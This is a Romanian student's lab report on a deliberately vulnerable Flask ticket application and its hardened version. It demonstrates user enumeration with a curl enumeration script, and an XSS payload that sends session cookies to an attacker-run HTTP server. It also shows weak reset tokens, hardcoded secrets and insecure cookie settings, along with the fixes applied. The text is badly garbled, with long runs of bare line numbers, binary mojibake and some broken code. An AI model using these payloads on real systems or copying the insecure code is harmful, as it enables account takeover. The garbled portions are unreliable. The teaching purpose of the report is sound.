946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

python - VerVulnerabila

(venv) PS D:\FMI\An4Sem2\DezAppSec\VerVulnerabila> python app.py

GR am i\155e É\8b;a3j0(É\0e24\1a\00\051jxâ50·\x8Z\123\00 "\13\02\13\03\13\01A,À0\00F\00\09f10i"i=AA\09fA)AaAA


S\00\$A\00\00\09eA-A\0eA\1A`AVAR\00\A`A@AeA\$A(\00k\00jAsAw\00A\00A\00m\00A\00A`A`A\00g\000@ArAv\00%\00%\00I\002

À" 400 -

192.168.1.5 - - [29/Apr/2025:21:56:32] "POST /login HTTP/1.1" 200 -

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Demonstratie:



User in baza de date:

Data Output						
Showing rows: 1 to 2						
	id	email	password_hash	role	created_at	locked
	[PK] integer	character varying (255)	character varying (255)	user_role	timestamp without time zone	boolean
1	1	manager	\$2b\$12\$VqodIN8JC7MQQgo/EHRo7.njRF/VaalDQS9eueeMGuvzqKzcKu/L	MANAGER	2026-04-29 14:11:07.028654	false
2	2	analyst	\$2b\$12\$cNwEs9eAhVMmuhVAU3nDGuX4CKK8Tos4klxsddguG7MFBb1zcD...	ANALYST	2026-04-29 14:55:07.914901	true

4.4 User Enumeration

In prima versiune a aplicatiei este prezenta vulnerabilitatea de user enumeration, adica, in functie de care dintre credentialele de logare este gresita, se primeste un mesaj diferit la incercarea de autentificare. Aceasta vulnerabilitate se incadreaza in OWASP A2 si ofera o oportunitate pentru atacator de a identifica conturi valide si de a crea o lista de tinte reale. Impreuna cu vulnerabilitatile prezentate anterior, aceasta poate duce la compromiterea unui cont.

O varianta mai avansata a acestei vulnerabilitati apare atunci cand atacatorul analizeaza timpii de raspuns ai aplicatiei.

Codul care duce la aceasta slabiciune este:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
108
109     cur.execute("SELECT * FROM users WHERE email = %s", (email,))
110     user = cur.fetchone()
111
112     if not user:
113         log_action(None, "LOGIN_FAIL", "auth", email)
114         return "User does not exist" # user enumeration
115
116     if user[5]: # locked
117         return "Account locked"
118
119     if user[2] != password:
120         log_action(user[0], "LOGIN_FAIL", "auth", user[0])
121         return "Wrong password"
122
123     session.permanent = True
124
125     session['user_id'] = user[0]
126     session['email'] = user[1]
127
```

Simularea atacului se va realiza cu urmatorul script in bash:

```
while read user; do

    echo "[*] Testing $user"

    response=$(curl -k -s -X POST http://192.168.1.4:5000/login \
        -d "email=$user&password=parola_gresita")

    if echo "$response" | grep -q "Wrong password"; then
        echo "[+] VALID USER: $user"
    elif echo "$response" | grep -q "User does not exist"; then
        echo "[-] Invalid user: $user"
    elif echo "$response" | grep -q "Invalid credentials"; then
        echo "[~] Invalid user: $user"
    fi

done < users.txt
```

Acesta are nevoie de un fisierul „users.tx”t care contine useri posibili:

admin@test.com

user@test.com

Student: Colt Sebastian Grupa:463

Numar matricol: 23/2022


sebastian.colt23@gmail.com

manager@test.com

test@test.com

analyst

Simulare atac:



```
(ColtSebastian23_22@kali)-[~]
└─$ while read user; do
    echo "[*] Testing $user"

    response=$(curl -k -s -X POST http://192.168.1.4:5000/login \
        -d "email=$user&password=parola_gresita")

    if echo "$response" | grep -q "Wrong password"; then
        echo "[+] VALID USER: $user"
    elif echo "$response" | grep -q "User does not exist"; then
        echo "[-] Invalid user: $user"
    elif echo "$response" | grep -q "Invalid credentials"; then
        echo "[-] Invalid user: $user"
    fi
done < users.txt
[*] Testing admin@test.com
[-] Invalid user: admin@test.com
[*] Testing user@test.com
[-] Invalid user: user@test.com
[*] Testing sebastian.colt23@gmail.com
[+] VALID USER: sebastian.colt23@gmail.com
[*] Testing manager@test.com
[-] Invalid user: manager@test.com
[*] Testing test@test.com
[-] Invalid user: test@test.com
[*] Testing analyst
[+] VALID USER: analyst
(ColtSebastian23_22@kali)-[~]
└─$
```


Am rezolvat aceasta slabiciune prin trimiterea unui mesaj generic atunci cand una dintre credentiale este invalida:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
158     if request.method == 'POST':
159         email = request.form['email']
160         password = request.form['password']
161
162         cur.execute("SELECT id, email, password_hash, role, created_at, locked FROM users WHERE email = %s")
163         user = cur.fetchone()
164
165         if not user:
166             log_action(None, "LOGIN_FAIL", "auth", email)
167             return "Invalid credentials"
168
169         if user[5]: # locked
170             return "Account locked"
171
172         if not bcrypt.checkpw(password.encode('utf-8'), user[2].encode('utf-8')):
173             log_action(user[0], "LOGIN_FAIL", "auth", user[0])
174             return "Invalid credentials"
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
(venv) PS D:\FMI\An4Sem2\DezAppSec\VerVulnerabila> python app.py
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 302 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 22:45:08] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 22:45:08] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 22:45:08] "POST /login HTTP/1.1" 200 -
```

Simulare atac pe V2:



4.5 Gestionare nesigură a sesiunilor

In prima versiune sunt folosite cookie-uri fara HttpOnly, Secure si SameSite. Cookie-urile au, de asemenea, o durata foarte lunga, de o luna, si contin token-uri

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

reutilizabile. Aceste probleme se incadreaza in OWASP A7: Identification and Authentication Failures si A5: Security Misconfiguration.

Aceasta vulnerabilitate se poate combina cu XSS pentru a fura cookie-ul si a prelua sesiunea utilizatorului. Codul principal care permite aceasta vulnerabilitate este prezent mai jos; de asemenea, aplicatia permite inserarea de scripturi in descrierile ticketelor:

```
5 from datetime import datetime
6
7 app = Flask(__name__)
8 app.secret_key = "secretkey" # hardcoded
9
10 # Configuratie vulnerabila pentru cookies
11 app.config['SESSION_COOKIE_HTTPONLY'] = False # permite XSS
12 app.config['SESSION_COOKIE_SECURE'] = False # merge și pe HTTP
13 app.config['SESSION_COOKIE_SAMESITE'] = 'Lax' # permite CSRF
14
15 #expirare foarte lunga
16 app.permanent_session_lifetime = 60 * 60 * 24 * 30
17
18 # DB connection
19 conn = psycopg2.connect(database="flask_db", user="postgres",
20 | | | | | password="pass", host="localhost", port="5432")
21 cur = conn.cursor()
22
23 def get_current_user():
24     user_id = session.get('user_id')
25
```

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022


```
215
216 ##### Create #####
217
218 @app.route('/tickets/create', methods=['POST'])
219 def create_ticket():
220
221     user = get_current_user()
222     if not user:
223         return redirect('/login')
224
225     cur.execute("""
226         INSERT INTO tickets ( title, description, severity, status, owner_id, created
227         VALUES ( %s, %s, %s, %s, NOW(), NOW())
228         RETURNING id
229     """, (
230         request.form['title'],
231         request.form['description'],
232         request.form['severity'],
233         'OPEN',
234         session['user_id']
235     ))
236
237     ticket_id = cur.fetchone()[0]
238
239     conn.commit()
240
241     log_action(session['user_id'], "CREATE_TICKET", "ticket", ticket_id)
242     return redirect('/')
243
244 ##### EDIT #####
245
246 @app.route('/tickets/edit/<ticket_id>', methods=['POST'])
247 def edit_ticket(ticket_id):
248
249     cur.execute("""
250         UPDATE tickets SET
251         title = %s, description = %s, severity = %s, status = %s, owner_id = %s,
252         created = %s WHERE id = %s
253     """, (
254         request.form['title'],
255         request.form['description'],
256         request.form['severity'],
257         request.form['status'],
258         request.form['owner_id'],
259         request.form['created'],
260         ticket_id
261     ))
262
263     conn.commit()
264
265     log_action(session['user_id'], "EDIT_TICKET", "ticket", ticket_id)
266     return redirect('/')
267
268 </form>
269
270
271 if __name__ == '__main__':
272     app.run(host="0.0.0.0", port=5000, debug=True)
```

python - VerVulnerabila

(venv) PS D:\FMI\An4Sem2\DezAppSec\VerVulnerabila> python app.py

```
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 200 -
192.168.1.5 - - [29/Apr/2026 21:56:32] "POST /login HTTP/1.1" 302 -
```

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022



```
11 </form>
12
13 <hr>
14
15 <!-- Create ticket -->
16 <h3>Create Ticket</h3>
17 <form method="POST" action="/tickets/create">
18   <input name="title" placeholder="Title" required><br>
19   <input name="description" value="{{ description | safe }}"><br>
20
21   <select name="severity">
22     <option>LOW</option>
23     <option>MED</option>
24     <option>HIGH</option>
25   </select>
26
27   <button type="submit">Create</button>
28 </form>
29
30 <hr>
31
32 <!-- Listare ticket -->
33 <h3>Your Tickets</h3>
34
35 {% for t in tickets %}
36   <div style="border:1px solid #ccc; padding:10px; margin:10px;">
```

Pentru furtul cookie-ului, vom presupune ca atacatorul are acces la un cont. Acesta va porni un server cu comanda „python3 -m http.server 8000” si va introduce un payload in campul de descriere al unui ticket, deoarece acesta este preluat direct, inclusiv cu HTML. Payload:

```
<script>
fetch('http://192.168.1.5:8000/?c=' + document.cookie)
</script>
```

Demonstratie:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

- User obisnuit cu rol de manager, vede un ticket care are in el payload-ul:

Welcome sebastian.colts@gmail.com

[Logout](#)

Search tickets...

Create Ticket

Your Tickets

xss (LOW) - OPEN

Creat la: 2026-04-29 13:56:28.067026; Modificat ultima data la: 2026-04-29 13:56:28.067026

analist (LOW) - IN_PROGRESS

Creat la: 2026-04-29 13:04:30.610673; Modificat ultima data la: 2026-04-29 13:29:11.028560

analist

Name	Value	D...	Path	Ex...	Size	Ht...	Se...	Sa...	Pa...	Cr...	Pri...
session	eyJfcGVybWVfZuZW50jp0cn...	12...	/	20...	133				Lax		M...
session_id	1	12...	/	20...	11						M...

Student: Colt Sebastian Grupa:463

Numar matricol: 23/2022

- Atacatorul, care se da drept analyst, obtine cookie-ul si il inlocuieste cu al sau:

The top screenshot shows a terminal window with a Python HTTP server running on port 8000. The server is receiving a GET request from 192.168.1.4. The bottom screenshot shows a web browser with the application's interface. The interface includes a 'Welcome analyst' message, a 'Logout' link, a 'Search tickets' field, a 'Create Ticket' form, and a 'Your Tickets' list. The 'Your Tickets' list shows a ticket for 'xss (LOW) - OPEN' with a 'Delete' button. The browser's developer console shows a 'Cross-Origin Request Blocked' error and a 'GET http://192.168.1.4:5000/favicon.ico' request.

Pentru a impiedica aceste probleme, am eliminat posibilitatea de XSS, am schimbat aplicatia sa foloseasca HTTPS si am redus durata de viata a cookie-ului. De asemenea, descrierea ticketelor este tratata exclusiv ca text simplu. Cod:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
1 from flask import Flask, render_template, request, redirect, session, url_for, make_re
2 import psycopg2
3 import uuid
4
5 import bcrypt
6 import secrets
7 from flask_limiter import Limiter
8 from flask_limiter.util import get_remote_address
9 import os
10 import re
11
12 from datetime import datetime, timedelta
13
14 app = Flask(__name__)
15 app.secret_key = os.environ.get("SECRET_KEY", secrets.token_hex(32))
16
17 limiter = Limiter(get_remote_address, app=app)
18
19 # Configuratie securizata
20 app.config['SESSION_COOKIE_HTTPONLY'] = True
21 app.config['SESSION_COOKIE_SECURE'] = True
22 app.config['SESSION_COOKIE_SAMESITE'] = 'Lax'
23
24 app.permanent_session_lifetime = timedelta(minutes=15)
25
26 # DB connection
27 conn = psycopg2.connect(database="Flask_db_sec", user="postgres",
28                          password="pass", host="localhost", port="5432")
29 cur = conn.cursor()
30
31 def get_current_user():
32     user_id = session.get('user_id')
33
34     if not user_id:
35         return None
```

```
422
423         <button type="submit">Reset</button>
424     </form>
425     '''
426
427
428 if __name__ == '__main__':
429     app.run(host="0.0.0.0", port=5000, debug=True, ssl_context="adhoc")
```

```
13 </hr>
14
15 <!-- Create ticket -->
16 <h3>Create Ticket</h3>
17 <form method="POST" action="/tickets/create">
18     <input name="title" placeholder="Title" required><br>
19     <textarea name="description" placeholder="Description"></textarea><br>
20
21     <select name="severity">
22         <option>LOW</option>
23         <option>MED</option>
24         <option>HIGH</option>
25     </select>
26
27     <button type="submit">Create</button>
28 </form>
29
30 <hr>
31
```

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Demonstrare securitate pentru user:


The screenshot shows a web browser at `https://192.168.1.4:5000` displaying a "Welcome manager" interface. The interface includes a "Logout" link, a "Search tickets..." input, and a "Create Ticket" form with fields for "Title", "Description", and a "LOW" severity dropdown. Below the form, the "Your Tickets" section lists two tickets:

- gsdfdaf (LOW) - OPEN**
Creat la: 2026-04-29 16:29:26.167736; Modificat ultima data la: 2026-04-29 16:29:26.167736
`<script> fetch('http://192.168.1.5:8000/?c=' + document.cookie) </script>`
gsdfdaf OPEN Update Delete
- test (HIGH) - IN_PROGRESS**
Creat la: 2026-04-29 14:53:59.755975; Modificat ultima data la: 2026-04-29 14:54:32.843065

The DevTools Application panel on the right shows the "Application" tab with a tree view of storage areas. The "Cookies" section is expanded, showing a table with columns: Name, Value, Domain, Path, Expires, and Size. The first row shows a session cookie with value "eyJfcG...". A message at the bottom of the panel states "No cookie selected" and "Select a cookie to preview its value".

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

Demonstrare securitate impotriva atacatorului:



4.6 Resetare parolă nesigură

În versiunea vulnerabilă, token-ul de resetare a parolei este scurt, predictibil, reutilizabil și fără expirare. Această problemă se încadrează în OWASP A2. Astfel, atacatorul poate ghici token-ul și poate reseta parola unui alt utilizator. Cod problematic:

Student: Colt Sebastian Grupa:463
Numar matricol: 23/2022

```
314 #####
315 ##### ----- FORGOT PASSWORD ----- #####
316 #####
317 reset_tokens = {} #in memory
318
319 @app.route('/forgot', methods=['GET', 'POST'])
320 def forgot():
321
322     if request.method == 'POST':
323         email = request.form['email']
324         log_action(None, "FORGOT_PASSWORD", "auth", email)
325         cur.execute("SELECT * FROM users WHERE email = %s", (email,))
326         user = cur.fetchone()
327
328         if not user:
329             return "Email not found"
330
331         token = str(uuid.uuid4())[:8] #token slab
332         reset_tokens[token] = email
333
334         url = url_for('reset', token=token, _external=True)
335         return f"Reset link: {url}"
336
337     return render_template('forgot.html')
338
339
340 @app.route('/reset/<token>', methods=['GET', 'POST'])
341 def reset(token):
342
343     if token not in reset_tokens:
344         return "Invalid token"
345
346     if request.method == 'POST':
347         new_password = request.form['password']
348         email = reset_tokens[token]
349         log_action(None, "RESET_PASSWORD", "auth", email)
350         cur.execute(
351             "UPDATE users SET password_hash = %s WHERE email = %s",
352             (new_password, email)
353         )
354         conn.commit()
355
356         return redirect('/login')
357
358     return '''
359     <form method="post">
360         New password: <input type="password" name="password">
361         <input type="submit">
362     </form>
363     '''
364
365
366 if __name__ == '__main__':
367     app.run(host="0.0.0.0", port=5000, debug=True)
```

python - VerVulnerabila

